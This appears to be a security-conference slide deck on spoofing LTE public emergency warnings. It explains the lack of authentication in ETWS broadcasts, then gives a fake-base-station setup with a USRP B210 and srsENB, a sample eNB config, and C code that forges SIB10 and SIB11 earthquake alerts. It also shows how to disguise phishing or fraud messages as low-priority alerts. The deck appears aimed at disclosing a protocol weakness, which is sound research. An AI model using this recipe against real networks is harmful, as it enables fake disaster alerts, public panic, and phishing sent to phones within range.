

Hacking Public Warning System in LTE Mobile Network

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Agenda

01 About Public Warning System in LTE Network

02 The Vulnerability in LTE Protocol

03 Trigger the Vulnerability

a. Build a Fake LTE Base Station

b. Forge the Fake Warning Messages

04 Conclusion



01


About Public Warning System in LTE Network



Alert the Public to Such Disasters




PWS Warning System All Over the World



Press Release

- Hawaiian Missile Alert in January 2018



Press Release

- Hawaiian Missile Alert in January 2018




02

The Vulnerability in LTE Protocol



Vulnerabilities in LTE Protocol



1. The warning messages over the air are not encrypted or integrity protected.
2. UE doesn't authenticate the base station during reselection



03

Trigger the vulnerability



How to Build a Fake LTE Network

Hardware

USRP B210

ThinkPad


Software

srsLTE /srsENB



Act like a Normal Base Station

How to get these **parameters**



Configuration in srsENB

```
#####
##### eNB configuration #####
[enb]
enb_id = 0x19B
cell_id = 0x01
phy_cell_id = 438
tac = 0x103a
mcc = 460
mnc = 01
mme_addr = 127.0.1.100
gtp_bind_addr = 127.0.0.1
n_prb = 50
#tm = 4
#nof_ports = 2
```

LTE Discovery App

srsLTE config file

PWS Message's Carrier—System Information Block

SIB Type 1 SIB scheduling information	SIB Type 2 Common and shared channel information	SIB Type 3 Cell re-selection information
SIB Type 4 Cell re-selection information intra-frequency neighbor information	SIB Type 5 Cell re-selection information Intra-frequency neighbor information	SIB Type 6 Cell re-selection information for UTRA
SIB Type 7 Cell re-selection information for GERAN	SIB Type 8 Cell-re-selection information for CDMA2000	SIB Type 9 Home eNB identifier
SIB Type 10 ETWS primary notification (Japan)	SIB Type 11 ETWS Secondary Notification (Japan)	SIB Type 12 EU-Alert (Europe) KPAS (South Korea) CMAS notification(USA)

Forge the ETWS Message

Four main components getting involved in sending ETWS

- SIB 10 : Primary Notification
- SIB 11 : Secondary Notification
- Paging : ETWS indication
- SIB 1: Schedule SIB 10 and SIB 11



ETWS Primary Notification

- ETWS Primary Notification message can not contain specific message content.

SystemInformationBlockType10 information element

```
-- ASN1START


SystemInformationBlockType10 ::= SEQUENCE {
    messageIdentifier          BIT STRING (SIZE (16)),
    serialNumber                BIT STRING (SIZE (16)),
    warningType                  OCTET STRING (SIZE (2)),
    dummy                        OCTET STRING (SIZE (50))    OPTIONAL,      -- Need OP
    ...,
    lateNonCriticalExtension    OCTET STRING             OPTIONAL
}

-- ASN1STOP
```

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib10_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib10_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10_STRUCT sib10;
sib10.message_identifier = 0x1102;
sib10.serial_number = 0x3000;
sib10.warning_type[0] = 0x5;
sib10.warning_type[1] = 0x80;
sib10.dummy_size = 0;
memcpy(&sib10_ptr->sib, &sib10, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[9], sib10_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

main source code to send ETWS primary notification

Fake Earthquake Warning Demo



ETWS Secondary Notification

- Custom content
- ETWS secondary notification supports message segmentation.
- It supports GSM-7 and UCS-2 character encoding standard.



ETWS Secondary Notification

SystemInformationBlockType11 information element

```
-- ASN1START

SystemInformationBlockType11 ::= SEQUENCE {
    messageIdentifier          BIT STRING (SIZE (16)),
    serialNumber                BIT STRING (SIZE (16)),
    warningMessageSegmentType   ENUMERATED {notLastSegment, lastSegment},
    warningMessageSegmentNumber INTEGER (0..63),
    warningMessageSegment       OCTET STRING,
    dataCodingScheme            OCTET STRING (SIZE (1))           OPTIONAL, -- Cond Segment1
    ....
    lateNonCriticalExtension    OCTET STRING                  OPTIONAL
}

-- ASN1STOP
```

Source code to send ETWS secondary notification

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib11_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib11_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11_STRUCT sib11;
sib11.message_identifier = 0x1102;
sib11.serial_number = 0x3000 + (rand() % 11);
sib11.segment_size = 84;
// sib11.data_coding_scheme = 0xf;
sib11.data_coding_scheme = 0x48;

sib11.warning_message_segment_type = IS_LAST_SEGMENT;
sib11.warning_message_segment_number = 0;
// uint8 warning_message_segment[84] = {1, 116, 116, 122, 14, 74, 207, 65, 97, 208, 176, 25, 156, 130, 232, 229, 57, 29, 212, 46, 207, 231, 225, 115, 25, 0, 0,
uint8 warning_message_segment[84] = {1,0x00,0x68,0x00,0x74,0x00,0x74,0x00,0x70,0x00,0x00,0x73,0x00,0x3A,0x00,0x2F,0x00,0x2F,0x00,0x62,0x00,0x61,0x00,0x69,0x00,0x64,
memcpy(sib11.warning_message_segment, warning_message_segment, 84);
memcpy(&sib11_ptr->sib, &sib11, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[10], sib11_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

Not Just Warning Message

- Set Message Identifier to **0x1104 instead of 0x1102**
- No **loud** alarm sound, just **mild** bells
- Warning messages can be disguised as **spam messages** which may contain advertisements, phishing site or fraud messages.

1102	ETWS CBS Message Identifier for earthquake and tsunami combined warning message.
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
1104	ETWS CBS Message Identifier for messages related to other emergency types .
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Google Pixel's Response

(a) Earthquake warning message in English

(c) Spam message contains phishing site



(a)

(b) Earthquake warning message in Chinese


(d) Spam message contains fraud phone number



(b)

